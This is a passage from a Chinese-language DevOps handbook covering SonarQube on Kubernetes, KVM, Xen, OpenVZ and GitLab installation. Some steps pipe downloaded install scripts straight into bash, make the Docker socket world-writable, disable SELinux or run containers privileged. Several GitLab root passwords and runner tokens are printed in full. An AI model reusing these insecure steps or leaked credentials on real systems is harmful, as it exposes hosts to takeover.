#         'port': 9000,
#         'path': '/'
#     },
#     'initialDelaySeconds': 5,
#     'failureThreshold': 3,
#     'periodSeconds': 10,
#     'successThreshold': 1,
#     'timeoutSeconds': 5
# }
).volumeMounts([
    {
        'name': 'sonarqube',
        'mountPath': '/opt/sonarqube/data',
        'subPath' : 'data'
    },
    {
        'name': 'sonarqube',
        'mountPath': '/opt/sonarqube/extensions',
        'subPath' : 'extensions'
    },
]).securityContext({'privileged': True})
```

```
# .args(['--appendonly yes','--requirepass sonarqubepass2021'])
# .command(["sh -c sonarqube-server
/usr/local/etc/sonarqube.conf"])
statefulSet.spec().template().spec().volumes([
    {
    'name': 'sonarqube',
    'persistentVolumeClaim': {
        'claimName': 'sonarqube'
    }
},
 {
    'name': 'postgresql',
    'persistentVolumeClaim': {
        'claimName': 'postgresql'
    }
}
])
statefulSet.spec().volumeClaimTemplates([{
        'metadata':{'name': 'sonarqube'},
    'spec':{
      'accessModes': [ "ReadWriteOnce" ],
      'storageClassName': "local-path",
      'resources':{'requests':{'storage': '2Gi'}}
        }
},{
        'metadata':{'name': 'postgresql'},
    'spec':{
      'accessModes': [ "ReadWriteOnce" ],
      'storageClassName': "local-path",
      'resources':{'requests':{'storage': '2Gi'}}
        }
}
])


ingress = Ingress()
ingress.apiVersion('networking.k8s.io/v1')
ingress.metadata().name('sonarqube')
ingress.metadata().namespace(namespace)
#
ingress.metadata().annotations({'kubernetes.io/ingress.class':
'nginx'})
ingress.spec().rules([
{
```

```
    'host': 'sonarqube.netkiller.cn',
    'http':{
        'paths': [{
            'pathType': Define.Ingress.pathType.Prefix,
            'path': '/',
            'backend':{
                'service':{
                    'name':'sonarqube',
                    'port':{'number': 80}
                }
            }}]}
},{
    'http':{
        'paths': [{
            'pathType': Define.Ingress.pathType.Prefix,
            'path': '/sonarqube',
            'backend':{
                'service':{
                    'name':'sonarqube',
                    'port':{'number': 80}
                }
            }}]}
}

])

compose = Compose('development')

# compose.add(persistentVolumeClaim)
compose.add(service)
compose.add(statefulSet)
compose.add(ingress)
# compose.debug()

kubeconfig = '/Users/neo/workspace/kubernetes/office.yaml'
# kubeconfig = os.path.expanduser('~/workspace/ops/k3s.yaml')

kubernetes = Kubernetes(kubeconfig)
kubernetes.compose(compose)
kubernetes.main()
```

部分 XII. Virtualization

第 116 章 Virtual Machine(虚拟机)

1. Kernel-based Virtual Machine(KVM)

http://wiki.centos.org/HowTos/KVM

1.1. kvm install usage yum

确认处理器是否支持KVM

```
egrep 'vmx|svm' /proc/cpuinfo
```

对当前系统做一个全面升级

```
sudo yum update
sudo yum upgrade
```

Installing

如果你不想安装Virtualization组，想单独安装需要的软件，可是使用下面命令

```
# yum install qemu-kvm libvirt virt-install bridge-utils
```

确认kvm已经安装

lsmod | grep kvm

```
# lsmod | grep kvm
kvm_intel              138567  0
```

```
kvm                    441119  1 kvm_intel
```

Create the disk image

qemu-img create -f qcow2 disk.img 5G

or

dd if=/dev/zero of=disk.img bs=1G count=5

```
# qemu-img create -f qcow2 disk.img 5G
Formatting 'disk.img', fmt=qcow2, size=5242880 kB

# dd if=/dev/zero of=disk.img bs=1G count=5
5+0 records in
5+0 records out
5368709120 bytes (5.4 GB) copied, 61.0353 seconds, 88.0 MB/s
```

Creating a virtual machine

```
/usr/libexec/qemu-kvm -hda disk.img -cdrom archlinux-2009.08-
core-x86_64.iso -m 512 -boot d
```

如果你不在localhost上安装OS,你需要指定vnc,这样你可以远程连接到kvm

```
[root@scientific ~]# /usr/libexec/qemu-kvm disk.img -cdrom
rhel-server-5.6-x86_64-dvd.iso -m 8000 -boot d -vnc :1
```

```
[root@scientific ~]# yum install -y virt-manager virt-top virt-
v2v virt-viewer
or
[root@scientific ~]# yum groupinstall 'Virtualization'
```

brctl / tunctl

```
[root@scientific ~]# yum install -y tunctl
```

DHCP

```
brctl addbr br0
ifconfig eth0 0.0.0.0
brctl addif br0 eth0
dhclient br0
tunctl -b -u root
ifconfig tap0 up
brctl addif br0 tap0
```

STATIC IP Address

```
brctl addbr br0
ifconfig eth0 0.0.0.0
brctl addif br0 eth0
ifconfig br0 up
tunctl -b -u root
ifconfig tap0 up
brctl addif br0 tap0

ifconfig br0 192.168.1.120 netmask 255.255.255.0 up
ip route add default via 192.168.3.1 dev br0
```

```
[root@scientific ~]# ip route
192.168.3.0/24 dev br0  proto kernel  scope link  src
192.168.3.43
192.168.3.0/24 dev tap0  proto kernel  scope link  src
192.168.3.21

default via 192.168.3.1 dev br0
[root@scientific ~]# brctl show
bridge name     bridge id               STP enabled
```

```
interfaces
br0             8000.4ea7e4cf4633       no              eth0
                                                        tap0
br06499         8000.000000000000       no
```

启动KVM

指定网络参数 -net nic -net tap,ifname=tap0,script=no

```
/usr/libexec/qemu-kvm -hda disk.img -m 8000 -net nic -net
tap,ifname=tap0,script=no -vnc :1

/usr/libexec/qemu-kvm -hda disk.img -m 8000 -net nic -net
tap,ifname=tap0,script=no -nographic -daemonize
```

virt-install

```
yum install -y libvirt python-virtinst virt-manager
```

命令行安装

```
sudo virt-install --connect qemu:///system -n Ubuntu32 -r 512 -
-vcpus=1 -f /dev/sda3 -s 9 -c Desktop/ubuntu-10.10-desktop-
i386.iso --vnc --noautoconsole --os-type linux --os-variant
generic26 --accelerate --network=bridge:virbr0 --hvm
sudo virt-install --connect qemu:///system -n Ubuntu32 -r 512 -
-vcpus=1 -f ~/ubuntu32.qcow2 -s 12 -c esktop/ubuntu-10.10-
desktop-i386.iso --vnc --noautoconsole --os-type linux --os-
variant generic26 --accelerate --network=bridge:br0 --hvm
```

进入GUI工具

```
virsh -c qemu:///system list
```

```
sudo virt-manager
```

1.2. Ubuntu

确认你的CPU是否支持KVM

```
egrep '(vmx|svm)' —color=always /proc/cpuinfo
```

```
sudo apt-get install kvm libvirt-bin ubuntu-vm-builder  bridge-
utils kvm-pxe uml-utilities
```

kvm gui

```
sudo apt-get install ubuntu-virt-server ubuntu-virt-mgmt
ubuntu-vm-builder python-vm-builder kvm-pxe
```

1.3. CentOS 6.2

```
# yum groupinstall Virtualization
# yum groupinstall "Virtualization Client"
# yum groupinstall "Virtualization Platform"

# /etc/init.d/libvirtd start
Starting libvirtd daemon:                                  [
OK  ]
```

1.4. Scientific Linux Virtualization

```
[root@scientific ~]# yum groupinstall 'Virtualization'
'Virtualization Client' 'Virtualization Platform'
```

```
'Virtualization Tools'
```

1.5. libvirt

virsh

```
$ sudo virsh -c qemu:///system list
 Id Name                 State
----------------------------------
  1 Ubuntu               running
  2 Ubuntu-Server        running

# virsh list
 Id    Name                           State
----------------------------------------------------
 1     Ubuntu                         running
 2     CentOS6.4                      running
```

```
# virsh

显示虚拟机列表:
virsh # list --all

启动虚拟机:
virsh # start [name]

关闭虚拟机:
virsh # shutdown [name]

重启虚拟机:
virsh # reboot [name]

指定虚拟机开机自动启动:
virsh # autostart [name]
```

例 116.1. virsh

```
virsh # list --all
 Id    Name                           State
----------------------------------------------------
 -     CentOS6.4                      shut off
 -     FreeBSD                        shut off
 -     Test                           shut off
 -     Ubuntu                         shut off
 -     www                            shut off

virsh # start Ubuntu
Domain Ubuntu started

virsh # list --all
 Id    Name                           State
----------------------------------------------------
 1     Ubuntu                         running
 -     CentOS6.4                      shut off
 -     FreeBSD                        shut off
 -     Test                           shut off
 -     www                            shut off

virsh # quit
```

console

```
# virsh list
 Id    Name                           State
----------------------------------------------------
 2     monitor                        running

# virsh console monitor
Connected to domain monitor
Escape character is ^]
```

Ctrl +] 推出 console

dumpxml

dump 虚拟机配置文件

```
virsh dumpxml Test
```

Virtual Machine Manager

1.6. FAQ

No hypervisor options were found for this connection

Error: No hypervisor options were found for this connection

```
[root@r910 etc]# grep kvm /var/log/messages
Jun 21 15:28:05 r910 udevd[803]: specified group 'kvm' unknown
Jun 21 15:28:05 r910 udevd[803]: specified group 'kvm' unknown
Jun 21 15:28:07 r910 kernel: kvm: disabled by bios
Jun 21 15:28:07 r910 yum: Installed: 2:qemu-kvm-0.12.1.2-2.1
13.el6_0.8.x86_64
Jun 21 15:58:27 r910 kernel: kvm: disabled by bios
Jun 21 16:48:08 r910 kernel: kvm: disabled by bios
Jun 21 17:15:42 r910 yum: Erased: qemu-kvm
Jun 21 17:20:00 r910 kernel: kvm: disabled by bios
Jun 21 17:20:00 r910 yum: Installed: 2:qemu-kvm-0.12.1.2-2.1
13.el6_0.8.x86_64
```

进入BIOS启用虚拟化

如何判断当前服务器是实体机还是虚拟机

```
# lspci
00:00.0 Host bridge: Intel Corporation 440BX/ZX/DX -
82443BX/ZX/DX Host bridge (rev 01)
00:01.0 PCI bridge: Intel Corporation 440BX/ZX/DX -
82443BX/ZX/DX AGP bridge (rev 01)
00:07.0 ISA bridge: Intel Corporation 82371AB/EB/MB PIIX4 ISA
```

```
(rev 08)
00:07.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4
IDE (rev 01)
00:07.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev
08)
00:07.7 System peripheral: VMware Virtual Machine Communication
Interface (rev 10)
00:0f.0 VGA compatible controller: VMware SVGA II Adapter
00:10.0 SCSI storage controller: LSI Logic / Symbios Logic
53c1030 PCI-X Fusion-MPT Dual Ultra320 SCSI (rev 01)
00:11.0 PCI bridge: VMware PCI bridge (rev 02)
00:15.0 PCI bridge: VMware PCI Express Root Port (rev 01)
00:15.1 PCI bridge: VMware PCI Express Root Port (rev 01)
00:15.2 PCI bridge: VMware PCI Express Root Port (rev 01)
00:15.3 PCI bridge: VMware PCI Express Root Port (rev 01)
00:15.4 PCI bridge: VMware PCI Express Root Port (rev 01)
00:15.5 PCI bridge: VMware PCI Express Root Port (rev 01)
00:15.6 PCI bridge: VMware PCI Express Root Port (rev 01)
00:15.7 PCI bridge: VMware PCI Express Root Port (rev 01)
00:16.0 PCI bridge: VMware PCI Express Root Port (rev 01)
00:16.1 PCI bridge: VMware PCI Express Root Port (rev 01)
00:16.2 PCI bridge: VMware PCI Express Root Port (rev 01)
00:16.3 PCI bridge: VMware PCI Express Root Port (rev 01)
00:16.4 PCI bridge: VMware PCI Express Root Port (rev 01)
00:16.5 PCI bridge: VMware PCI Express Root Port (rev 01)
00:16.6 PCI bridge: VMware PCI Express Root Port (rev 01)
00:16.7 PCI bridge: VMware PCI Express Root Port (rev 01)
00:17.0 PCI bridge: VMware PCI Express Root Port (rev 01)
00:17.1 PCI bridge: VMware PCI Express Root Port (rev 01)
00:17.2 PCI bridge: VMware PCI Express Root Port (rev 01)
00:17.3 PCI bridge: VMware PCI Express Root Port (rev 01)
00:17.4 PCI bridge: VMware PCI Express Root Port (rev 01)
00:17.5 PCI bridge: VMware PCI Express Root Port (rev 01)
00:17.6 PCI bridge: VMware PCI Express Root Port (rev 01)
00:17.7 PCI bridge: VMware PCI Express Root Port (rev 01)
00:18.0 PCI bridge: VMware PCI Express Root Port (rev 01)
00:18.1 PCI bridge: VMware PCI Express Root Port (rev 01)
00:18.2 PCI bridge: VMware PCI Express Root Port (rev 01)
00:18.3 PCI bridge: VMware PCI Express Root Port (rev 01)
00:18.4 PCI bridge: VMware PCI Express Root Port (rev 01)
00:18.5 PCI bridge: VMware PCI Express Root Port (rev 01)
00:18.6 PCI bridge: VMware PCI Express Root Port (rev 01)
00:18.7 PCI bridge: VMware PCI Express Root Port (rev 01)
03:00.0 Ethernet controller: VMware VMXNET3 Ethernet Controller
```

```
(rev 01)
```

```
# dmesg | grep vm
kvm-clock: Using msrs 4b564d01 and 4b564d00
kvm-clock: cpu 0, msr 0:1c28841, boot clock
kvm-clock: cpu 0, msr 0:2216841, primary cpu clock
kvm-stealtime: cpu 0, msr 220e880
kvm-clock: cpu 1, msr 0:2316841, secondary cpu clock
kvm-stealtime: cpu 1, msr 230e880
sizeof(vma)=200 bytes
Switching to clocksource kvm-clock
```

2. Xen

2.1. install

```
[root@development ~]# xm list
Name                                        ID Mem(MiB) VCPUs
State   Time(s)
Domain-0                                     0     1735     2 r--
---   1194.1
```

create a virtual harddisk

```
[root@development ~]# mkdir /srv/vm/
[root@development ~]# dd if=/dev/zero of=/srv/vm/centos.img
bs=1M count=4096
4096+0 records in
4096+0 records out
4294967296 bytes (4.3 GB) copied, 49.2547 seconds, 87.2 MB/s
```

ubuntu

```
[root@development ~]# virt-install -n centos -r 256 -f
/srv/vm/centos.img --nographics -l ftp://192.168.3.9/pub/
```

2.2. Manager

list

```
[root@development ~]# xm list
Name                                        ID Mem(MiB) VCPUs
State   Time(s)
Domain-0                                     0     1726     2 r--
---   5686.6
```

```
centos                                       6      127     1 -b-
---     74.3
```

start

```
[root@development ~]# virsh  start centos
Domain centos started
```

reboot

```
[root@development ~]# xm reboot centos
```

shutdown

```
[root@development ~]# xm shutdown centos
```

console

```
[root@development ~]# xm console centos
```

config

```
[root@development ~]# cat /etc/xen/centos
name = "centos"
uuid = "a6a3f200-bcbb-cdbd-c06e-9e71f739310f"
maxmem = 128
memory = 128
vcpus = 1
bootloader = "/usr/bin/pygrub"
on_poweroff = "destroy"
on_reboot = "restart"
on_crash = "restart"
```

```
disk = [ "tap:aio:/srv/vm/centos.img,xvda,w" ]
vif = [ "mac=00:16:36:5d:41:d0,bridge=xenbr0,script=vif-bridge"
]
```

Automatically starting domains

```
[root@development ~]# mv /etc/xen/centos /etc/xen/auto
```

3. OpenVZ

3.1. 安装OpenVZ

过程 116.1. OpenVZ 安装步骤

1. 获得OpenVZ yum安装源

```
# cd /etc/yum.repos.d
# wget http://download.openvz.org/openvz.repo
# rpm --import  http://download.openvz.org/RPM-GPG-Key-
OpenVZ
```

2. 安装OpenVZ核心以及头文件

```
# yum install ovzkernel[-flavor]
```

3. 修改启动所使用的内核为OpenVZ内核，使OpenVZ内核为默认启动内核

```
# vim /etc/grub.conf
```

将类似下面的内容

```
title Fedora Core (2.6.8-022stab029.1)
       root (hd0,0)
       kernel /vmlinuz-2.6.8-022stab029.1 ro root=/dev/sda5
quiet rhgb vga=0x31B
       initrd /initrd-2.6.8-022stab029.1.img
```

修改为类似这样

```
title OpenVZ (2.6.8-022stab029.1)
        root (hd0,0)
        kernel /vmlinuz-2.6.8-022stab029.1 ro
root=/dev/sda5
        initrd /initrd-2.6.8-022stab029.1.img
```

或直接在里面寻找类似开头为

```
title CentOS (2.6.18-194.3.1.el5.028stab069.6)
```

的项目，并且把default改为他的下标，下标从0开始

4. 修改LINUX网络配置文件

```
/etc/sysctl.conf
# On Hardware Node we generally need
# packet forwarding enabled and proxy arp disabled
net.ipv4.ip_forward = 1 #修改

net.ipv6.conf.default.forwarding = 1 #添加
net.ipv6.conf.all.forwarding = 1 #添加
net.ipv4.conf.default.proxy_arp = 0 #添加

# Enables source route verification
net.ipv4.conf.all.rp_filter = 1 #修改

# Enables the magic-sysrq key
kernel.sysrq = 1 #修改

# We do not want all our interfaces to send redirects
net.ipv4.conf.default.send_redirects = 1 #添加
net.ipv4.conf.all.send_redirects = 0 #添加
```

5. 关闭SELinux

```
# lokkit --selinux=disabled
```

```
SELINUX=disabled
```

6. 重启LINUX

```
# reboot
```

7. 安装OpenVZ管理工具

```
# yum install vzctl
# yum install vzquota
# yum install vzyum
```

用到什么工具就安装什么工具，具体可以使用# yum search vz*搜索一下

8. 启动OpenVZ服务

```
# /sbin/service vz start
```

3.2. 使用OpenVZ & 建立VPS

由于VZ是半虚拟化的，所以VZ和VM不同的是VZ需要系统模板，而不是VM那样只需要一个ISO文件就可以安装

安装操作系统模板

1. 搜索系统模板

```
# yum search vztmpl
```

2. 在搜索出来的结果中选用你想安装的操作系统

```
# yum install vztmpl-centos-4 -y
```

3. 为操作系统模板建立缓存

在我装的最小化CENTOS中，此步要下载很多包，需要很长时间完成

```
# vzpkgcache
```

该命令将建立centos-4-i386-minimal.tar.gz和centos-4-i386-default.tar.gz文件 或

```
# vzpkgcache centos-4-i386-minimal
```

建立 centos-4-i386-minimal.tar.gz

```
# vzpkgcache centos-4-i386-default
```

建立 centos-4-i386-default.tar.gz

出现Cache file centos-4-i386-default.tar.gz [120M] created.表示创建成功

注意：本次步骤可能会出现如下错误

```
cp: cannot stat `/etc/sysconfig/vz-scripts//ve-
```

```
vps.basic.conf-sample': No such file or directory
ERROR: Can't copy VPS config
```

解决方法：进入/etc/sysconfig/vz-scripts/目录，将ve.basic.conf-sample 拷贝一份重命名为ve-vps.basic.conf-sample

查看系统中已经存在的操作系统缓存

```
# vzpkgls
```

创建OpenVZ操作系统节点（VPS）

1. 准备配置文件

   平分主机系统资源（当然，如果你对配置文件的修改很熟悉也可以自己定制）

   ```
   cd /etc/sysconfig/vz-scripts/
   vzsplit -n 3 -f vps.zenw.org
   ```

   这样，系统资源就被平均分成了3分，并且产生了一个配置文件示例

2. 验证配置文件有效性

   ```
   vzcfgvalidate ve-vps.zenw.org.conf-sample
   ```

3. 创建VPS节点

   ```
   vzctl create 100 --ostemplate centos-4-i386-minimal --
   config vps.zenw.org
   ```

其中100是该节点的编号，可以自己定义

4. 配置该VPS

```
设置VPS的hostname
vzctl set 100 --hostname zenw.org --save
设置VPS的ip
vzctl set 100 --ipadd 192.168.xxx.xxx --save
设置VPS的管理员帐号和密码
vzctl set 100 --userpasswd root:xxxxxxxxx
设置VPS的DNS服务器
vzctl set 100 --nameserver 8.8.8.8 --save
设置VPS自启动
vzctl set 100 --onboot yes --save
启动VPS节点
vzctl start 100
执行VPS内部的命令（这里是开启VPS的ssh服务）
vzctl exec 100 service sshd start
加入VPS节点
vzctl enter 100
停止VPS节点
vzctl stop 100
```

3.3. 设置VPS参数

1. 修改VPS节点的配置文件

```
vim /etc/sysconfig/vz-scripts/100.conf
在文件中添加或修改 DISK_QUOTA=no

重启VPS节点
vzctl restart 100
查看当前磁盘大小
vzctl exec 100 df
设置磁盘大小
vzctl set 100 --diskinodes 75000000:79000000 --save
vzctl set 100 --quotatime 600 --save
查看修改后的磁盘大小
vzctl exec 100 df
vzctl exec 100 stat -f /
```

```
vzctl set 100 --quotaugidlimit 100 --save
vzctl restart 100

vzctl exec 100 rpm -q quota

vzyum 100 install quota

vzquota stat 100 -t
```

2. 为VPS节点安装yum工具或其他工具

```
vzyum 100 install <软件名称>
vzyum 100 install yum
```

另外,如果vzctl enter进入节点时出现错误，或无法ssh节点，需要运行以下命令： vzctl exec 112 "cd /dev; /sbin/MAKEDEV pty; /sbin/MAKEDEV tty; /sbin/MAKEDEV generic"

4. vagrant - Tool for building and distributing virtualized development environments

https://www.vagrantup.com/downloads.html

4.1. vagrant for windows



下一步



下一步



下一步



安装



下一步



完成



重启

5. 虚拟机管理

5.1. Proxmox - Open-source virtualization management platform Proxmox VE

5.2. OpenStack

5.3. CloudStack

5.4. OpenNode

5.5. OpenNEbula

部分 XIII. 项目管理工具

project management tool

第 117 章 Gitlab 项目管理

实施DEVOPS首先我们要有一个项目管理工具。

我建议使用 Gitlab，早年我倾向使用Trac，但Trac项目一直处于半死不活状态，目前来看Trac 对于 Ticket管理强于Gitlab，但Gitlab发展的很快，我们可以看到最近的一次升级中Issue 加入了 Due date 选项。Gitlab已经有风投介入，企业化运作，良性发展，未来会超越Redmine等项目管理软件，成为主流。所以我在工具篇采用Gitlab，BTW 我没有使用 Redmine，我认为 Redmine 的发展方向更接近传统项目管理思维。

软件项目管管理，我需要那些功能，Ticket/Issue管理、里程碑管理、内容管理Wiki、版本管理、合并分支、代码审查等等

关于Gitlib的安装配置请参考
http://www.netkiller.cn/project/project/gitlab/index.html

1. GitLab 安装与配置

https://github.com/gitlabhq

GitLab是一个利用 Ruby on Rails 开发的开源应用程序，实现一个自托管的Git项目仓库，可通过Web界面进行访问公开的或者私人项目。

它拥有与Github类似的功能，能够浏览源代码，管理缺陷和注释。可以管理团队对仓库的访问，它非常易于浏览提交过的版本并提供一个文件历史库。团队成员可以利用内置的简单聊天程序(Wall)进行交流。它还提供一个代码片段收集功能可以轻松实现代码复用，便于日后有需要的时候进行查找。

GitLab 5.0以前版本要求服务器端采用 Gitolite 搭建，5.0版本以后不再使用 Gitolite ，采用自己开发的 gitlab-shell 来实现。如果你觉得安装麻烦可以使用 GitLab Installers 一键安装程序。

1.1. Almalinux 9.0

目前 gitlab 官方包还不支持，需要手工安装

Gitlab Runner

```
[root@netkiller gitlab]# curl -L --output
/usr/local/bin/gitlab-runner "https://gitlab-runner-
downloads.s3.amazonaws.com/latest/binaries/gitlab-runner-linux-
amd64"
[root@netkiller gitlab]# chmod +x /usr/local/bin/gitlab-runner
[root@netkiller gitlab]# useradd --comment 'GitLab Runner' --
create-home gitlab-runner --shell /bin/bash
[root@netkiller gitlab]# sudo chmod 666 /var/run/docker.sock
[root@netkiller gitlab]# usermod -aG docker gitlab-runner
[root@cloud gitlab]# gitlab-runner install --user=gitlab-runner
--working-directory=/home/gitlab-runner
Runtime platform                                    arch=amd64
os=linux pid=66582 revision=32fc1585 version=15.2.1

[root@cloud gitlab]# systemctl enable gitlab-runner
[root@cloud gitlab]# systemctl start gitlab-runner
[root@cloud gitlab]# systemctl status gitlab-runner
● gitlab-runner.service - GitLab Runner
     Loaded: loaded (/etc/systemd/system/gitlab-runner.service;
enabled; vendor preset: disabled)
     Active: active (running) since Wed 2022-08-10 19:42:39
CST; 6s ago
   Main PID: 66679 (gitlab-runner)
      Tasks: 12 (limit: 203532)
     Memory: 11.3M
        CPU: 49ms
     CGroup: /system.slice/gitlab-runner.service
             └─66679 /usr/local/bin/gitlab-runner run --
working-directory /home/gitlab-runner --config /etc/gitlab-
runner/config.toml --service gitlab-runner --user gitlab-runner
```

1.2. CentOS 8 Stream 安装 Gitlab

```
dnf install langpacks-en glibc-all-langpacks -y
localectl set-locale LANG=en_US.UTF-8

sudo systemctl status firewalld
sudo firewall-cmd --permanent --add-service=http
sudo firewall-cmd --permanent --add-service=https
sudo systemctl reload firewalld

sudo dnf install postfix
sudo systemctl enable postfix
sudo systemctl start postfix


curl -s
https://packages.gitlab.com/install/repositories/gitlab/gitlab-
ce/script.rpm.sh | bash

EXTERNAL_URL="http://gitlab.example.com"

export LC_ALL=en_US.UTF-8
export LANG=en_US.UTF-8
export LC_CTYPE=UTF-8

dnf install -y gitlab-ce

cp /etc/gitlab/gitlab.rb{,.original}

gitlab-ctl reconfigure
```

查看 root 密码

```
[root@localhost ~]# cat  /etc/gitlab/initial_root_password
# WARNING: This value is valid only in the following conditions
#          1. If provided manually (either via
`GITLAB_ROOT_PASSWORD` environment variable or via
`gitlab_rails['initial_root_password']` setting in `gitlab.rb`,
it was provided before database was seeded for the first time
(usually, the first reconfigure run).
```

```
#          2. Password hasn't been changed manually, either via
UI or via command line.
#
#          If the password shown here doesn't work, you must
reset the admin password following
https://docs.gitlab.com/ee/security/reset_user_password.html#re
set-your-root-password.

Password: dpzQFzltaq0BhAwDnugMf6MCFbvItXDvC+RcuN9R+wg=

# NOTE: This file will be automatically deleted in the first
reconfigure run after 24 hours.
```

GitLab Runner

```
curl -sL
"https://packages.gitlab.com/install/repositories/runner/gitlab
-runner/script.rpm.sh" | sudo bash
dnf install gitlab-runner
```

配置文件 /etc/gitlab-runner/config.toml

```
[root@localhost ~]# systemctl restart gitlab-runner
```

1.3. Docker 方式安装 Gitlab

Docker 安装有个小缺点，不能使用 22 端口，因为 22 端口已经被宿主主机占用。

Docker 运行

```
export GITLAB_HOME=/srv/gitlab
```

```
sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 443:443 --publish 80:80 --publish 22:22 \
  --name gitlab \
  --restart always \
  --volume $GITLAB_HOME/config:/etc/gitlab \
  --volume $GITLAB_HOME/logs:/var/log/gitlab \
  --volume $GITLAB_HOME/data:/var/opt/gitlab \
  gitlab/gitlab-ce:latest
```

配置对外url，域名或者ip，公网能访问即可

```
vim /mnt/gitlab/etc/gitlab.rb
添加一下配置:
external_url    'http://127.0.0.1'  (你的域名或者ip地址)
```

配置邮箱

```
vim /mnt/gitlab/etc/gitlab.rb
gitlab_rails['smtp_enable'] = true
gitlab_rails['smtp_address'] = "smtp.qq.com"
gitlab_rails['smtp_port'] = 465
gitlab_rails['smtp_user_name'] = "13721218@qq.com"    (替换成自己
的QQ邮箱)
gitlab_rails['smtp_password'] = "xxxxx"
gitlab_rails['smtp_domain'] = "smtp.qq.com"
gitlab_rails['smtp_authentication'] = "login"
gitlab_rails['smtp_enable_starttls_auto'] = true
```

```
gitlab_rails['smtp_tls'] = true
gitlab_rails['gitlab_email_from'] = '13721218@qq.com'  (替换成自己的QQ邮箱，且与smtp_user_name一致)
```

重新启动gitlab

```
docker restart gitlab-ce
sudo docker logs -f gitlab
```

修改 /etc/gitlab/gitlab.rb 配置文件

```
docker exec -it gitlab editor /etc/gitlab/gitlab.rb
gitlab  |   docker restart gitlab
```

Docker compose 安装 Gitlab

宿主主机开放 80/443 端口

```
systemctl status firewalld
firewall-cmd --permanent --add-service=http
firewall-cmd --permanent --add-service=https
systemctl reload firewalld
```

创建工作目录

```
[root@localhost ~]# mkdir -p /opt/gitlab/{config,data,logs}
```

```
[root@localhost ~]# cd /opt/gitlab/
```

安装 gitlab

```
[root@localhost gitlab]# vim docker-compose.yaml
version: '3.9'
services:
    gitlab:
      image: 'gitlab/gitlab-ce:latest'
      container_name: "gitlab"
      restart: unless-stopped
      privileged: true
      hostname: 'gitlab.example.com'
      environment:
        TZ: 'Asia/Shanghai'
        GITLAB_OMNIBUS_CONFIG: |
          external_url 'https://gitlab.example.com'
          gitlab_rails['time_zone'] = 'Asia/Shanghai'
          gitlab_rails['smtp_enable'] = true
          gitlab_rails['smtp_address'] = "smtp.netkiller.cn"
          gitlab_rails['smtp_port'] = 465
          gitlab_rails['smtp_user_name'] =
"netkiller@netkiller.cn"
          gitlab_rails['smtp_password'] = "******"
          gitlab_rails['smtp_domain'] = "netkiller.cn"
          gitlab_rails['smtp_authentication'] = "login"
          gitlab_rails['smtp_enable_starttls_auto'] = true
          gitlab_rails['smtp_tls'] = true
          gitlab_rails['gitlab_email_from'] =
'netkiller@netkiller.cn'
          gitlab_rails['gitlab_shell_ssh_port'] = 22
      ports:
        - '80:80'
        - '443:443'
        - '23:22'
      volumes:
        - /opt/gitlab/config:/etc/gitlab
        - /opt/gitlab/logs:/var/log/gitlab
        - /opt/gitlab/data:/var/opt/gitlab
```

```
```

启动

```
[root@gitlab gitlab]# docker compose up
```

例 117.1. Docker 部署 GitLab 查看登陆密码

```
Neo-iMac:docker neo$ docker ps
CONTAINER ID   IMAGE                          COMMAND
CREATED          STATUS                       PORTS
NAMES
a762c0c8c950   gitlab/gitlab-ce:latest    "/assets/wrapper"
14 minutes ago   Up 14 minutes (healthy)   0.0.0.0:80->80/tcp,
22/tcp, 0.0.0.0:443->443/tcp   gitlab
433a04f60108   sonarqube:community        "/opt/sonarqube/bin/…"
10 days ago      Up 15 minutes              0.0.0.0:9000-
>9000/tcp                                sonarqube
ea753b0905f7   postgres:latest            "docker-entrypoint.s…"
10 days ago      Up 15 minutes              5432/tcp
postgresql

Neo-iMac:docker neo$ docker exec -it gitlab cat
/etc/gitlab/initial_root_password
# WARNING: This value is valid only in the following conditions
#          1. If provided manually (either via
`GITLAB_ROOT_PASSWORD` environment variable or via
`gitlab_rails['initial_root_password']` setting in `gitlab.rb`,
it was provided before database was seeded for the first time
(usually, the first reconfigure run).
#          2. Password hasn't been changed manually, either via
UI or via command line.
#
#          If the password shown here doesn't work, you must
reset the admin password following
https://docs.gitlab.com/ee/security/reset_user_password.html#re
set-your-root-password.
```

```
Password: LnfGjN5ySHSyTev8VSqCNFna0m43i3oF6FTU8QThoSQ=

# NOTE: This file will be automatically deleted in the first
reconfigure run after 24 hours.
```

Docker Compose 安装 gitlab-runner

恢复配置文件，首次配置请跳过这步

```
cat > /srv/gitlab-runner/config.toml << EOF
concurrent = 1
check_interval = 0

[session_server]
  session_timeout = 1800

[[runners]]
  name = "microservice"
  url = "https://gitlab.netkiller.cn/"
  token = "cSB87csLVQnP-JfiU3rX"
  executor = "shell"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
EOF
```

安装 gitlab-runner

```
version: '3.9'
services:
  gitlab-runner:
```

```
    container_name: "gitlab-runner"
    image: gitlab/gitlab-runner:alpine
    restart: unless-stopped
    depends_on:
      - gitlab
    privileged: true
    volumes:
      - /srv/gitlab-runner:/etc/gitlab-runner
      - /var/run/docker.sock:/var/run/docker.sock
      - /bin/docker:/bin/docker
```

启动 Gitlab runner

```
[root@netkiller gitlab]# docker compose up -d
```

注册 gitlab-runner 到 Gitlab

```
docker exec -it gitlab-runner gitlab-runner register
docker exec -it gitlab-runner gitlab-runner registe--url
https://gitlab.netkiller.cn/ --registration-token
GR13489417SgFtcXMtuyPSqNn9TCoCo
```

例 117.2. Docker 部署 gitlab-runner 注册演示

```
[root@localhost gitlab]# docker-compose exec gitlab-runner
gitlab-runner register
Runtime platform                                    arch=amd64
os=linux pid=77 revision=8b63c432 version=14.3.1
Running in system-mode.

Enter the GitLab instance URL (for example,
```

```
https://gitlab.com/):
http://192.168.30.12/
Enter the registration token:
suDmuiYsdYoEvhX1ppBy
Enter a description for the runner:
[1d9ca588f551]: development
Enter tags for the runner (comma-separated):
shell
Registering runner... succeeded
runner=suDmuiYs
Enter an executor: shell, ssh, docker+machine, docker-
ssh+machine, custom, parallels, virtualbox, kubernetes, docker,
docker-ssh:
shell
Runner registered successfully. Feel free to start it, but if
it's running already the config should be automatically
reloaded!
[root@localhost gitlab]#
```

1.4. Yum 安装 GitLab

```
yum localinstall -y https://downloads-
packages.s3.amazonaws.com/centos-6.6/gitlab-ce-
7.10.0~omnibus.2-1.x86_64.rpm

gitlab-ctl reconfigure

cp /etc/gitlab/gitlab.rb{,.original}
```

停止 GitLab 服务

```
